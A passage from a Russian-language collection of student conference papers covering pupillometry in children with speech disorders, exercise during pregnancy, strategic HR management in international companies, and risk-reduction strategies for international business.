В результате этого эксперимента мы выяснили, что у всех детей с нарушениями экспрессивной и импрессивной речи не зависимо от возраста зрачок расширялся в момент показа новой картинки (нового задания) через три секунды и через десять секунд сужался до своего первоначального состояния (физиологическая функция – реакция на новизну). Практически все дети на этапе работы в этой части эксперимента выполнили задание неверно. Однако, когда мы приступили ко второй части, где необходимо было поэтапно выполнить творческое задание -сложить машинку из изображенных на экране частей – первый этап, затем раскрасит – второй этап, камера фиксировала расширение зрачка более длительный период времени. Дети проявляли активность, сосредоточенность и повышенный интерес к выполнению задания независимо от возраста. По полученным в результате проведения эксперимента данным, был высчитан индекс когнитивной активности. Он рассчитывался по числу быстрых расширений зрачка за определенный период времени относительно среднего диаметра зрачка и позволял дифференцировать расширение зрачка в результате влияния света от расширения зрачка в результате когнитивной нагрузки.

### **Заключение**

Из вышесказанного был сделан предварительный вывод, что расширение зрачка связано с повышенной церебральной активностью ребенка, при этом проявляется произвольная зрительная активность (ребенок смотрит на предмет, интересуется заданием, ищет что-то конкретное, сохраняет повышенное внимание, прикладывает определенные когнитивные усилия для решения задачи, осуществляет сиюминутный контроль). Таким образом степень расширения зрачка коррелирует со степенью усилия и эмоциональной составляющей (интересом и пониманием задания, творческим процессом), которые ребенок затрачивает для выполнения поставленной задачи. Данный эксперимент будет продолжаться и уточняться в рамках написания диссертации.

### Использованные источники:

1. Величковский Б.Б., Измалкова А.И. Влияние нагрузки на вербальную рабочую память при глазодвигательной активности в условиях выполнения задания зрительного поиска. *Экспериментальная психология*. 2015. 2 (8): 21–35.
2. Девятко И.Ф., Богданов М.Б., Лебедев Д.В. Динамика диаметра зрачка как индикатор когнитивной нагрузки респондента: методический эксперимент по сравнению CASI и P&PSI вопросников. *Вестник Российского университета дружбы народов. Серия: Социология*. 2021. 21 (1): 36–49. <https://doi.org/10.22363/2313-2272-2021-21-1-36-49>
2. Ошоров А.В., Александрова Е.В., Мурадян К.Р., Сосновская О.Ю., Соколова Е.Ю., Савин И.А. Пупиллометрия как метод мониторинга фотореакции в нейрореанимации. *Журн. “Вопросы нейрохирургии” имени Н.Н. Бурденко*. 2021. 85 (3): 117–123. <https://doi.org/10.17116/neiro202185031117>
3. Походай М.Ю., Бермудес-Маргаретто Б., Штыров Ю.Ю., Мячиков А.В. Методика айтрекинга в психолингвистике и параллельная регистрация с ЭЭГ. *Журн. высшей нервной деятельности им. И.П. Павлова*. 2022. 72 (5): 609–622. <https://doi.org/10.31857/S0044467722050124>
4. Пучкова А.Н., Ткаченко О.Н., Дорохов В.Б. Специфика динамики размера зрачка в процессе работы с арифметическими задачами. *Социально-экологические технологии*. 2017. 3: 80–91.
5. Романова Н.М., Рытик А.П., Самохина М.А., Скрипаль А.В., Усанов Д.А. Особенности глазодвигательных реакций человека при произнесении истинной и ложной информации. *Известия Саратовского университета. Новая серия. Серия Философия. Психология. Педагогика*. 2008. 8 (1): 65–73.
6. Steinhauer S.R., Siegle G.J., Condray R., Pless M. Sympathetic and parasympathetic innervation of pupillary dilation during sustained processing. *Int. J. Psychophysiol.* 2004. 52 (1): 77–86. <https://doi.org/10.1016/j.ijpsycho.2003.12.005>

УДК 796.0

*Аллилуева А.А.  
студент*

*Уральский государственный медицинский университет*

*Жолобова В.А.  
студент*

*Уральский государственный лесотехнический университет*

*Беляева В.В.  
преподаватель*

*кафедра психофизической физической культуры*

*Уральский федеральный университет*

*Научный руководитель: Малозёмов О.Ю., канд. пед. Наук  
доцент*

*кафедра физической культуры*

*Уральский государственный медицинский университет*

*Россия, Екатеринбург*

## **ОСОБЕННОСТИ ФИЗКУЛЬТУРНЫХ ЗАНЯТИЙ В ПЕРИОД БЕРЕМЕННОСТИ**

*Аннотация.* В статье рассмотрены особенности морфофизиологических изменений в организме в период беременности и связанные с ними особенности осуществления двигательной деятельности беременной.

*Ключевые слова:* беременность, двигательная активность.

*Alliluyeva A.A.  
student*

*Ural state medical university,*

*Zholobova A.A.  
student*

*Ural state forestry university,*

*Belyaeva V.V.  
lecturer*

*Department of psychophysical culture,*

*Ural Federal University,*

*Scientific supervisor: Malozemov O.Yu .,cand. of pedagog. sciences  
associate professor*

*of the Department of physical culture,*

*Ural state medical university ,*

*Yekaterinburg, Russia*

## **FEATURES OF PHYSICAL EDUCATION CLASSES DURING THE PREGNANCY**

***Annotation.** The article examines the features of morphophysiological changes in the body during pregnancy and the associated features of the exercise of motor activity of a pregnant woman.*

***Key words:** pregnancy, physical activity.*

Период беременности связан с серьёзными психофизиологическими перестройками в организме женщины, что накладывает свои особенности на индивидуальную спортивную и физкультурно-оздоровительную деятельность. В связи с этим, необходимо знать эти особенности и некоторые ограничения, а также учитывать, что двигательную деятельность в данный период равноценно заменить не представляется возможным. По данным ВОЗ у женщин физическая активность в период беременности и после родов снижает риск преэклампсии, гестационной гипертензии, гестационного диабета, чрезмерного набора веса во время беременности, снижает риск осложнений при родах и послеродовой депрессии, снижает риск мертворождения, осложнений у новорожденных или неблагоприятного влияния на вес при рождении [5].

Противопоказания относительно физических упражнений во время беременности сводятся к: 1) наличию признаков угрозы прерывания беременности (повышение тонуса матки, наличие кровянистых выделений из половых путей); 2) предлежанию плаценты (плацента частично или полностью перекрывает родовые пути); 3) повышению артериального давления; 4) задержке внутриутробного развития плода; 5) многоводию [1].

В исследовании [4] показано, что основной проблемой в начале беременности (первые два месяца) является слабое крепление эмбриона к стенке матки, в связи с чем, не рекомендуются упражнения на брюшную стенку и пресс. Поэтому в первом триместре требуется разработка индивидуального комплекса упражнений, тренирующие в основном мышцы верхних и нижних конечностей, упражнения на расслабление. В этот период используют основные исходные положения: стоя, лежа на боку или спине, в умеренном темпе, не допуская перевозбуждения нервной системы [2].

В первом триместре происходит быстрая трансформация гормональной системы, в частности – увеличение количества рецепторов эстрогена и прогестерона, которые влияют на нейромедиаторную систему серотонина, дофамина и норадреналина, вызывая эмоциональные расстройства. Кроме того, в это время наблюдается повышенная боязнь выкидыша. Поэтому, в первом триместре важна дыхательная гимнастика, уменьшающая стрессовую реакцию организма, нормализующая психоэмоциональный фон, снижающая проявление токсикоза и уровень тревожности. Более того, дыхательные техники нормализуют работу сердечно-сосудистой системы, улучшают плацентарный кровоток и снабжение плода всем необходимым, уменьшают тонус матки [3].

Целями упражнений во втором триместре являются: 1) адаптация сердца и сосудов, бронхолёгочной системы к уже имеющимся и предстоящим изменениям; 2) укрепление мышц спины и брюшного пресса, испытывающих повышенную нагрузку из-за смещения центра тяжести; 3) тренировка волевого напряжения и расслабления мышц живота в сочетании с дыханием [2].

Морфо-физиологические проблемы второго триместра связаны с размягчением крестцово-подвздошных связок и лонного сочленений, что снижает их способность поддерживать нормальную осанку, мышцы находятся в постоянном напряжении. Вес беременной увеличивается, верхняя часть туловища отклоняется назад, увеличивая поясничный лордоз. Затрудняется отток крови и лимфы из нижней половины тела, появляются пастозность и расширение вен. Поэтому упражнения стоя ограничиваются, но используются упражнения на расслабление и растягивание для всех групп мышц. Упражнения на нижние конечности выполняются с наибольшей амплитудой для растяжки, увеличивая подвижность тазобедренных суставов и крестцово-подвздошных сочленений таза. В связи с увеличением нагрузки на сердечно-сосудистую систему сокращают количество повторений, практикуют больше дыхательных упражнений и ходьбу [1].

В третьем триместре появляются новые ограничения в виду значительного размера живота, а также угрозы преждевременных родов. В соответствие с изменениями в третьем триместре задачами физических упражнений являются: 1) поддержание тонуса мышц спины и живота; 2) уменьшение застойных явлений в нижней половине тела; 3) улучшение координации расслабления/напряжения мышц, помогающих рождению ребёнка; 4) активирование системы кровообращения для профилактики гипоксии (дыхательные упражнения). В данный наиболее сложный период беременности интенсивность тренировок уменьшается, темп становится медленным, размеренным [2]. Большинство упражнений необходимо выполнять в положении лёжа на спине или на боку [4].

В заключение отметим, что многие исследователи во время всех триместров беременности рекомендуют использовать упражнения из практики пилатеса, йоги, аквааэробики, акцентируя при этом внимание на особенностях морфофункциональных триместровых изменений, актуального физического состояния женщины и особенностях её спортивного анамнеза. Однако большинство исследователей сходятся во мнении, что во время беременности все женщины должны иметь умеренную физическую активность не менее 30 минут в день. При этом женщина должна найти вид двигательной деятельности, который ей нравится, для того, чтобы было легче поддерживать активность на протяжении всей беременности. Следует избегать тренировок на выносливость (особенно в жаркую погоду с высокой влажностью), поскольку плод не может регулировать изменение температуры в этих условиях. По мере роста плода мышцы спины, живота и тазового дна должны стать сильнее, чтобы поддерживать плод. После рождения ребёнка

женщине необходимо его поднимать и носить. Поэтому, беременным необходима тренировка мышц рук и ног, рекомендуется тренировать все мышцы тела два-три раза в неделю. Для снижения напряжения и тревожных мыслей необходимо выполнять дыхательные упражнения, которые также помогают снижать боль во время родов.

**Использованные источники:**

1. Агапитова М.С., Цинис А.В. ЛФК в период беременности // StudNet. 2022. №6. URL: <https://cyberleninka.ru/article/n/lfk-v-period-beremennosti> (дата обращения: 30.03.2025).
2. Романенков, Д. А. Физкультура для беременных женщин // Сборник научных статей 2-й Международной научной конференции перспективных разработок молодых ученых. Курск: ЮЗГУ, 2021. – С. 220-224.
3. Тельшева Т.В. Влияние физических нагрузок на беременных I триместра беременности. // Вестник научных конференций. – 2018. – № 11-4(39). – С. 155-158.
4. Хузина Г.К., Сараева О.Д. Физическая культура во время беременности // Актуальные исследования. – 2020. – № 20(23). – С. 100-104.
5. Bull FC, Al-Ansari SS, Biddle S, [et all.] World Health Organization 2020 guidelines on physical activity and sedentary behaviour. Br J Sports Med. 2020 Dec;54(24):1451-1462.

*Алотман Нуф Абдулла М.  
магистрант  
Московский педагогический  
государственный университет,  
Москва, Россия  
Платонова Е.Д., д.э.н.  
профессор  
кафедра экономической теории и менеджмента  
Московский педагогический государственный университет,  
Москва, Россия*

### **ОСОБЕННОСТИ СТРАТЕГИЧЕСКОГО УПРАВЛЕНИЯ ЧЕЛОВЕЧЕСКИМИ РЕСУРСАМИ В МЕЖДУНАРОДНЫХ ОРГАНИЗАЦИЯХ**

*Аннотация.* В данной статье исследуются особенности стратегического подхода к управлению человеческими ресурсами в международных компаниях. Автор анализирует стратегические мероприятия и методики управления персоналом, применяемые в данной компании, а также выявляют ключевые особенности, способствующие её успешному функционированию.

*Ключевые слова:* управление человеческими ресурсами, стратегический подход, международная компания, стратегические мероприятия, управление персоналом.

*Alotman Nouf Abdullah M.  
master's student  
Moscow Pedagogical State University  
Moscow, Russia  
Platonova E.D. Doctor of Economics  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University,  
Moscow, Russia*

### **PECULIARITIES OF STRATEGIC HUMAN RESOURCE MANAGEMENT IN INTERNATIONAL ORGANISATIONS**

*Abstract.* This article examines the features of a strategic approach to human resource management in international companies. The author analyzes strategic events and personnel management methods used in this company, and identifies key features that contribute to its successful functioning.

**Keywords:** *human resource management, strategic approach, international company, strategic events, personnel management.*

### Введение

В настоящее время международные компании выступают крупными нанимателями рабочей силы на национальных и глобальном рынках труда.

Первоначально международные компании в целом анализируют целесообразность выхода на новый рынок, всесторонне его изучая, применяя различные методы, которые в совокупности воссоздадут более полную картины финансово-экономического состояния данного рынка и рынка труда, как его неотъемлемой части. Цель статьи – показать особенности стратегического управления человеческими ресурсами в международных организациях.

Методы и исследования. В статье использовались общенаучные методы ( анализ, синтез, абстракции, конкретизации, сравнения и другие), методы системного анализа, эмпирические и статистические методы, метод изучения первоисточников.

### Результаты исследования

В управленческих науках разработан достаточно значительный арсенал инструментов и методик анализа национальных рынков, которые могли бы представлять интерес для иностранных инвесторов. Несмотря на то, что многие инструменты применяются уже достаточно давно, они не потеряли актуальность и в настоящее время. К таким инструментам относится широко применяемый еще с 50-х годов прошлого века инструментарий SWOT-анализа. Универсальность этого метода в том, что его модно применять не только к анализу целого рынка отдельно взятой страны или группы стран, но и отдельных рынков- например, рынка труда, выявляя сильные и слабые стороны.

Кроме SWOT-анализа широко на данном первоначальном этапе используется PEST - анализ, который применил американский исследователь Фрэнсис Джозеф Агилар (Francis Joseph Aguilar) в 1967 году<sup>15</sup>. Этот метод позволяет анализировать четыре факторов внешней среды: политические (political factors), экономические (economic factors), социально-культурные (social and cultural factors) и технологические (technological factors).

Уже на этапе I – анализе внутренней и внешней среды самоочевидно, что международные компании имеют дело с персоналом, который неоднороден по своему этническому и религиозному составу, то есть одним из центральных факторов признается *социо-культурный фактор*.

Специфика этапа 2 состоит в том, что стратегия управления человеческими ресурсами в международных компаниях на международных рынках уже предопределена их миссией и стратегическими целями, которые

---

<sup>15</sup> Francis J. Aguilar, Francis Joseph Aguilar. General Managers in Action: Policies and Strategies. Oxford University Press, 1992. 712 p.

уже продекларированы собственниками и топ-менеджментом компаний при входе на другие национальные рынки. Стратегия «входа» на национальные рынки других стран предполагает адаптацию стратегии головной компании к особенностям того или иного рынка.

На этапе 3 перед HR-менеджерами ставится задача создания трудового коллектива, сотрудники которого бы разделяли основные профессиональные ценности. При этом HR-менеджеры должны в своей деятельности опираться на такие принципы стратегического управления человеческими ресурсами, как гибкость и адаптивность, обеспечивающие учет особенности социокультурной среды оперирования международной компании в стране пребывания.

Стратегический подход к управлению человеческими ресурсами персоналом в международных компаниях во многом определяется законодательной базой страны «входа». Так, в международной практике для целей определения особенностей управления персоналом в международных компаниях выделяются:

- представительства, которые не ведут коммерческой деятельности, но являются представителями иностранного юридического лица;

- филиалы международных компаний, которые могут вести или не вести коммерческую деятельность, являясь иностранными юридическими лицами;

- дочерние предприятия международных компаний – это, как правило, компании со 100% иностранными инвестициями, зарегистрированные по законодательству страны «входа»;

- совместные предприятия (как правило, товарищества в различных формах), уставной капитал которых разделен между их участниками, а стратегическое и оперативное управление персоналом осуществляется лицом, который имеет контролирующую долю в уставном капитале организации.

Особенностью стратегии управления человеческими ресурсами в международных компаний является их стремление распространить свои внутрикорпоративные политики на управление персоналом всех этих единиц и отрегулировать все аспекты управления персоналом на основании элементов своих стратегий, но с учетом законодательства страны «входа» (страны пребывания) в области трудовых отношений<sup>16</sup>. Если представительства и филиалы – это иностранные юридические лица, то в совместных предприятиях, как правило, вырабатываются внутрикорпоративные политики в отношении персонала с учетом опыта двух сторон и требований локального законодательства.

Опыт сегодняшнего дня показывает, что международные компании, инвестируя средства в национальные рынки других стран, играют определенную роль во всех секторах мировой экономики, создавая рабочие

---

<sup>16</sup> Платонова Е.Д. Управление персоналом в российских подразделениях транснациональных корпораций: обобщение практик/Социально-гуманитарные знания. 2023. №9. с.45-51

места. Благодаря этому обеспечивается развитие тех или иных отраслей национальной экономики страны инвестирования (страны «входа»), в определенной мере ускоряется экономический рост и благосостояние, то есть международные компании – это заметные «игроки» в современных национальных экономических системах. В области управления человеческими ресурсами международные компании приносят в сферу управления трудовыми отношениями страны пребывания свои стратегические подходы и достаточно успешно их адаптируют к локальным традициям и культурам страны пребывания. Однако успешность реализации принципов гибкости и адаптивности управления персоналом международных компаний - это результат глубокого анализа внутренней среды и особенностей национального рынка страны «входа».

Возвращаясь к содержанию этапа 1, следует указать на то, что в международной практике перед «заходом» на любой национальный рынок международная компания адаптирует свою стратегию управления человеческими ресурсами в зависимости от результатов анализа основных показателей и характеристик человеческих ресурсов страны «входа».

В международной практике для определения качественных показателей состояния национального рынка труда страны планируемых инвестиций используются различные индексы, среди которых выделяются благодаря международным исследованиям такие индексы, как Развитие (Development), Мощность (Capacity), Развертывание (Deployment) и Ноу-хау (Know-How). Эти индексы позволяют ранжировать национальные рынки многих стран в зависимости от обеспеченности качественной рабочей силой, поскольку стратегия «входа» на рынки других стран формируется международными компаниями в зависимости от наличия главного стратегического ресурса современной экономики – человеческих ресурсов, обладающий достойным уровнем образования и творческих потенций. Благодаря данным индексам международные компании успешно анализируют внешнюю и внутреннюю среду национальных экономик перед тем, как принять управленческие решения об экспансии на эти рынки. Данные индекса позволяют адаптировать стратегию международной компании в области управления человеческими ресурсами к локальным условиям и быть более подготовленной ко всем другим этапам реализации данной стратегии на уровне локальных рынков.

Изучение возможностей привлечения локальных сотрудников сочетается в международных компаниях с планированием передислокации части сотрудников с другого рынка на вновь открывающийся. В этой связи появляется проблема не столько финансово-экономическая, как уже было отмечено, сколько социокультурная и коммуникационная. Вместе с тем, как верно отмечают экономисты, особенностью «управления персоналом в международных компаниях с иностранным участием является потенциальная возможность набора и отбора персонала с различных национальных рынков, а также – с внутреннего рынка самих крупных международных компаний путем внутреннего перемещения сотрудников в их многочисленные филиалы,

расположенные практически во всех странах мира, где имеются экономические интересы международных компаний»<sup>17</sup>.

Отмеченная особенность привлекать высококвалифицированный штат сотрудников на локальном национальном рынке и перемещать сотрудников, уже работающих в международной компании на другие рынки вслед за движением капитала международной компании, требует от HR-менеджмента внимание к возможным конфликтным ситуациям для достижения основной цели управления человеческими ресурсами - рациональное формировать, использовать и развивать трудовой и творческий потенциал многонационального, поликультурного коллектива международной компании, обеспечивая синергию соединения сотрудников в единый трудовой коллектив.

Определенной особенностью стратегии привлечения на новые рынки сотрудников, уже работающих в компании, кроме карьерного роста, выступает предложение данной группе сотрудников более высокой оплаты и компенсации за страновой риск<sup>18</sup>. По традиции делового оборота сотрудники международных компаний не должны разглашать уровень своей оплаты, поскольку этот уровень складывается под действие многих факторов, которые были учтены на момент подписания трудового контракта компании с работником. Утечка такой информации может приводит к недовольству отдельных групп сотрудников, занимающих примерно равные позиции и выполняющие примерно равную работу, что может привести к конфликтным ситуациям.

В виду специфики состава сотрудников перед HR-менеджментом стоят задачи по наиболее полной реализации функции нивелирование рисков и обеспечение безопасности компании, предотвращая конфликтные ситуации, которые могут возникнуть при подборе и отборе сотрудников, распределении дополнительного вознаграждения за решения какой-то определенной задачи всем коллективом сотрудников, определении этапов обучения и карьерного роста, последовательности предоставления отпусков и других элементов работы с персоналом. Данные конфликтные ситуации встречаются во многих компаниях, но в международных компаниях они могут иметь этническую окраску и перерасти в межнациональные конфликты, затрагивая практически весь трудовой коллектив. В этой связи HR-менеджеры в международных компаниях чаще других используют социально-психологические методы управления, направленные на создания командной работы и командного духа. Отсюда в международных компаниях чаще, чем в национальных компаниях, используются обучающие семинары, бизнес-

---

<sup>17</sup> Платонова Е.Д., Кузнецова Е.Г., Игнатъева Е.А. Особенности управления персоналом в международных компаниях с иностранным участием в российской экономике/ Человеческий капитал как важнейший фактор постиндустриальной экономики: сборник статей по итогам Международной научно-практической конференции. Уфа: Агентство международных исследований, 2017. С. 47-53.

<sup>18</sup> Амстронг М. Практика управления человеческими ресурсами. 8-е издание/перев. с англ. под ред. С.К. Мордвинова. – СПб.: Питер, 2004. -672 с.

тренинги, тим-билдингу, командные игры, стажировки в других подразделениях международной компании.

К особенностям стратегического управления человеческими ресурсами в международных организациях следует отнести механизм планирования развития всех сотрудников на годичной основе. Существуют различные названия документа, который изначально заполняется сотрудником на основе своей самооценки и пожеланий к карьерному росту и профессиональному развитию. Это может быть паспорт или комплексный план индивидуального развития сотрудника, но он является инструментом имплементации стратегии управления человеческими ресурсами международной компании и средством реализации функции развития.

Экономисты справедливо указывают: «Сотрудник рассматривается как «достояние» корпорации, а его уникальность в том, что он является носителем корпоративной культуры, приобретенной им за время работы в международной компании и являющейся залогом его лояльности»<sup>19</sup>.

Важнейшим этапом анализа особенностей стратегического управления человеческими ресурсами в международных организациях является определение содержания этапа 5, состоящего из оценки и контроля за реализацией эффективности выбранной международной компанией стратегии управления человеческими ресурсами.

В управленческой литературе имеет позиция, которую необходимо, на наш взгляд, поддержать, о необходимости комплексной оценки, охватывающей все элементы системы управления – субъектов, объектов, содержания стратегии управления персоналом (СУП) и документирования работы с персоналом.

#### Заключение

Для определения успешности выбранной управленческой стратегии и корректировки управления человеческими ресурсами на основе стратегического подхода важно проанализировать эффективность работы всего отдела HR-менеджмента и его непосредственного руководителя. В международных компаниях к компетентности субъектов управления на уровне всей компании и в области управления персоналом предъявляются повышенные требования в виду значимых особенностей и сложности самого объекта управления. Прежде всего, субъекту стратегического управления в области человеческих ресурсов требуется повышенное внимание к постоянным технологическим изменениям и результатам их влияние на рынок труда.

Необходимо не только инвестировать в образовательную составляющую человеческого капитала компании, но и формировать социальный капитал международной организации в виду полиэтнического и

---

<sup>19</sup> Платонова Е.Д., Кузнецова Е.Г., Игнатъева Е.А. Особенности управления персоналом в международных компаниях с иностранным участием в российской экономике/ Человеческий капитал как важнейший фактор постиндустриальной экономики: сборник статей по итогам Международной научно-практической конференции. Уфа: Агенство международных исследований, 2017. С. 47-53.

поликультурного состава и важности создания корпоративной культуры, основанной на единых корпоративных ценностях, включая доверие<sup>20</sup>.

#### **Использованные источники**

1. Амстронг М. Практика управления человеческими ресурсами. 8-е издание/перев. с англ. под ред. С.К. Мордвинова. – СПб.: Питер, 2004. -672 с.
2. Платонова Е.Д., Кузнецова Е.Г., Игнатьева Е.А. Особенности управления персоналом в международных компаниях с иностранным участием в российской экономике/ Человеческий капитал как важнейший фактор постиндустриальной экономики: сборник статей по итогам Международной научно-практической конференции. Уфа: Агенство международных исследований, 2017. С. 47-53.
3. Платонова Е.Д., Кузнецова Е.Г., Игнатьева Е.А. Особенности управления персоналом в международных компаниях с иностранным участием в российской экономике/ Человеческий капитал как важнейший фактор постиндустриальной экономики: сборник статей по итогам Международной научно-практической конференции. Уфа: Агенство международных исследований, 2017. С. 47-53.
4. Платонова Е.Д. Управление персоналом в российских подразделениях транснациональных корпораций: обобщение практик/Социально-гуманитарные знания. 2023. №9. с.45-51
5. Игумнов О.А. , Платонова Е.Д. Социальный капитал как ресурс управления организацией: ретроспектива концептуальных подходов с целью формирования парадигмы/ Социология. 2023.№ 6. С.146-155
6. Черентаев, А. Ю. Роль и место системы управления человеческими ресурсами в профессиональной деятельности организации / А. Ю. Черентаев [Электронный ресурс]// Молодой ученый. — 2021. — № 24 (366). — С. 283-285. — URL: <https://moluch.ru/archive/366/82357/> (дата обращения: 15.04.2025).

---

<sup>20</sup> Игумнов О.А. , Платонова Е.Д. Социальный капитал как ресурс управления организацией: ретроспектива концептуальных подходов с целью формирования парадигмы/ Социология. 2023.№ 6. С.146-155

*Альзабен Аридж Отман А.  
магистрант  
Московский педагогический  
государственный университет  
Москва, Россия*

*Платонова Е.Д., д.э.н,  
Профессор кафедры экономической теории и менеджмента  
Московский педагогический университет, Москва, Россия*

### **О ВЫБОРЕ СТРАТЕГИИ СНИЖЕНИЯ РИСКОВ ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ МЕЖДУНАРОДНЫХ КОМПАНИЙ**

*Аннотация.* В статье проводится исследование того, какие существуют особенности управления рисками в компаниях энергетической отрасли, определяются основные риски, которые объясняются их спецификой деятельности. Представлены особенности функционирования компаний в энергетической отрасли, их особенности и на примерах показаны системы управления рисками.

*Ключевые слова:* энергетическая отрасль; энергетические компании; риски; управление рисками.

*Alzaben Arij Othman A  
master's student  
Moscow Pedagogical  
State University  
Moscow, Russia*

*Platonova E.D. Doctor of Economics,  
Professor, Department of Economic Theory and Management  
Moscow Pedagogical State University  
Moscow, Russia*

### **ON THE CHOICE OF A STRATEGY TO REDUCE THE RISKS OF FOREIGN ECONOMIC ACTIVITY OF INTERNATIONAL COMPANIES**

*Abstract.* The article examines the specifics of risk management in energy companies, identifies key risks that are explained by the specifics of their activities. The features of the functioning of companies in the energy industry, their features, and risk management systems are shown using examples.

*Key words:* energy industry; energy companies; risks; risk management.

#### **Введение**

Выход на международный уровень дает компании существенные возможности для роста бизнеса и повышение конкурентоспособности.

Однако вместе с такими перспективами возникают и определенные риски, которые могут поставить под угрозу развитие компании. Чтобы не допустить сложностей при ведении бизнеса, важно понимать риски, связанные с глобальной экспансией и разрабатывать стратегии по их возможному смягчению. При подобном поведении компании смогут раскрыть возможности международного развития, а также защитить свои интересы от возможного негатива. Цель статьи - определить условия выбора стратегии снижения рисков внешнеэкономической деятельности международных компаний.

**Методы и исследования.** В статье использовались общенаучные методы: анализ и синтез, абстракции и конкретизации, сопоставления и сравнения, эмпирические методы измерения и наблюдения, методы системного анализа, статистические методы, а также библиографический метод.

**Результаты исследования.**

Если компания осуществляет трансграничную торговлю, то у нее возникает ряд проблем на разном уровне – от торговых ограничений в определенной стране до торгового законодательства<sup>21</sup>. Ниже представлены разновидности рисков, которые возникают при внешнеэкономической деятельности.

Рассмотрим при выборе стратегии снижения внешнеэкономических рисков такую группу рисков, как *комплаенс-риски*, среди которых выделим:

- Несоблюдение местных законов, правил и отраслевых стандартов может привести к юридическим санкциям, штрафам или ущербу репутации.
- Сложности международного налогообложения, трудового законодательства и прав интеллектуальной собственности требуют усилий по соблюдению требований.
- Взятничество, коррупция и неэтичная деловая практика создают значительные риски для соблюдения требований, что требует принятия надежных мер по борьбе с коррупцией и этического ведения бизнеса.

Глобальные компании могут активно оценивать и решать эти проблемы, чтобы смягчить потенциальные угрозы и повысить свою устойчивость на мировых рынках.

В сегодняшней быстро развивающейся бизнес-среде управление сложными глобальными операциями на энергетическом рынке требует *стратегического и проактивного* подхода к стратегическому управлению рисками международной компании.

Применяя инновационные стратегии и используя аналитику, основанную на статистических данных, энергетические компании могут не только смягчить потенциальные угрозы, но и открывать новые возможности для устойчивого роста и расширения бизнеса путем выхода на международные рынки.

---

<sup>21</sup> Платонова Е.Д., Кузнецова Е.Г., Игнатъева Е.А. Риски в глобальной экономике: основные тренды и виды// Роль банковского и реального сектора в решении проблем социально-экономического развития: сборник статей Международной научно-практической конференции. Уфа: Аэтерна, 2017. С. 61-67.

Необходимо распределять риски путем диверсификации продуктовых предложений, клиентских сегментов и географических рынков, чтобы уменьшить зависимость от какого-либо отдельного сегмента международного рынка или продукта.

Международной компании необходимо создавать несколько портфелей валют, активов или инвестиций, чтобы смягчить волатильность валюты и рисков международного рынка. Следует изучить возможности в нескольких отраслевых сегментах или секторах, чтобы компенсировать потенциальный спад на конкретных рынках или секторах. Например, транснациональная программная компания диверсифицирует свой портфель продуктов, включив в него оборудование, программное обеспечение и услуги. Предлагая широкий ассортимент продуктов, международная компания снижает свою зависимость от какой-либо отдельной линейки продуктов и уменьшает риск потери дохода, если спрос на один из продуктов снизится, или упадет цена.

При выборе стратегии внешнеэкономической деятельности в международных компаниях важно сотрудничать с местными партнерами, дистрибьюторами или поставщиками, которые обладают знаниями местного рынка, сетями и опытом регулирования. Необходимо создавать стратегические альянсы или совместные предприятия с проверенными местными компаниями, чтобы использовать их устоявшееся присутствие, узнаваемость бренда и клиентскую базу.

Международным компаниям необходимо развивать прочные *отношения* с государственными органами, отраслевыми ассоциациями и общественными лидерами, чтобы разобраться в сложностях регулирования и культурных нюансах того или иного международного рынка.

Необходимо провести комплексное исследование международного рынка, чтобы понять динамику национального рынка, потребительские предпочтения, конкурентную среду и нормативно-правовую среду.

Выходящим на национальный рынок других стран международным компаниям следует собирать достоверную информацию посредством опросов, фокус-групп и интервью с местными заинтересованными сторонами, чтобы адаптировать продукты, услуги и маркетинговые стратегии для удовлетворения местных потребностей.

Международным компаниям необходимо отслеживать отраслевые тенденции, экономические показатели и геополитические события, чтобы предвидеть изменения рыночных условий и соответствующим образом корректировать бизнес-стратегии.

При навигации по незнакомым территориям непонимание местных рынков может привести к дополнительным издержкам, а иногда даже к деловым ошибкам. Эффективным способом решения этой проблемы является *сотрудничество с местными экспертами*, такими как партнеры, консультанты или советники, чтобы предприятия могли более эффективно справляться с этими сложностями.

Местные партнеры обладают непосредственными знаниями о рыночной ситуации, нормативных требованиях и деловой практике, что способствует более плавному выходу на рынок и операционной деятельности. Например, Starbucks в сотрудничестве с китайским гигантом электронной коммерции Alibaba запустила цифровое партнерство, направленное на улучшение качества обслуживания клиентов посредством мобильных заказов, услуг доставки и цифровых платежей. Глубокое понимание Alibaba китайского цифрового ландшафта и поведения потребителей предоставило Starbucks бесценную информацию и технологические возможности для адаптации своей бизнес-модели к местным предпочтениям .

Более того, построение отношений с местными заинтересованными сторонами способствует укреплению доверия, авторитета и доброй воли внутри сообщества. Это доверие имеет важное значение для установления долгосрочных отношений и поддержания роста бизнеса на зарубежных рынках.

Местные партнерства могут помочь бизнесу преодолеть языковые барьеры, культурные недопонимания и бюрократические препятствия, обеспечивая соблюдение местных законов и правил.

Применение опыта местных компаний при ведении бизнеса дает возможность компании получить конкурентное преимущество, снизить риски и получить выгоду при освоении рынка разных стран.

Технологические решения по снижению рисков при международном ведении бизнеса обусловлены использованием *инновационных платформ*, которые дают возможность применять стратегические глобальные решения, следить за визовыми и социальными процессами. Такие платформы дают решения с целью оптимизации производимых внешнеэкономических операций, и при этом снижаются международные бизнес-риски. В частности, нужно автоматизировать процесс международных выплат и расчетов.

Применение автоматизированных платформ позволяет производить обработку данных по платежам в разных странах, учитывая местное законодательство. Процесс централизации данных о переводе средств и автоматизация расчетов приведет к снижению связанных с процедурой рисков и уменьшить возможность осуществления различного рода ошибок.

Международным компаниям необходимо соблюдать требования *местного и международного законодательства*. Различные международные платформы отслеживают изменения норм и законов на местном уровне, дают возможность соблюдения налоговых требований и местного трудового законодательства при ведении отчетности .

Получается, что компания сможет устранять возникающие риски при соблюдении требований местного законодательства, и при этом избегать штрафов и юридических споров.

На выбор стратегии снижения рисков внешнеэкономической деятельности международной организации влияет привлечение *талантливых сотрудников* со всего мира. Наличие интернет-платформ позволяет нанимать

и развивать талантливых людей со всего мира. С ними проще заключать договоры с новыми сотрудниками, заключать договоры по страхованию, предоставлять льготы и отслеживать расходы – и все это на одной платформе.

С такими платформами происходит процесс оптимизации HR-операций, происходит соблюдение требований к бизнес-деятельности, также можно сосредоточиться на международном бизнесе. Доступ на платформах для зарегистрированных работодателей.

Компании, которые регистрируются на платформах для ведения бизнеса, могут задавать вопросы экспертам по кадровым и правовым вопросам, что важно для решения сложных вопросов в сфере законодательства, знания местной культуры. Также платформы используются для платежей, перевода заработной платы и иного рода расходов.

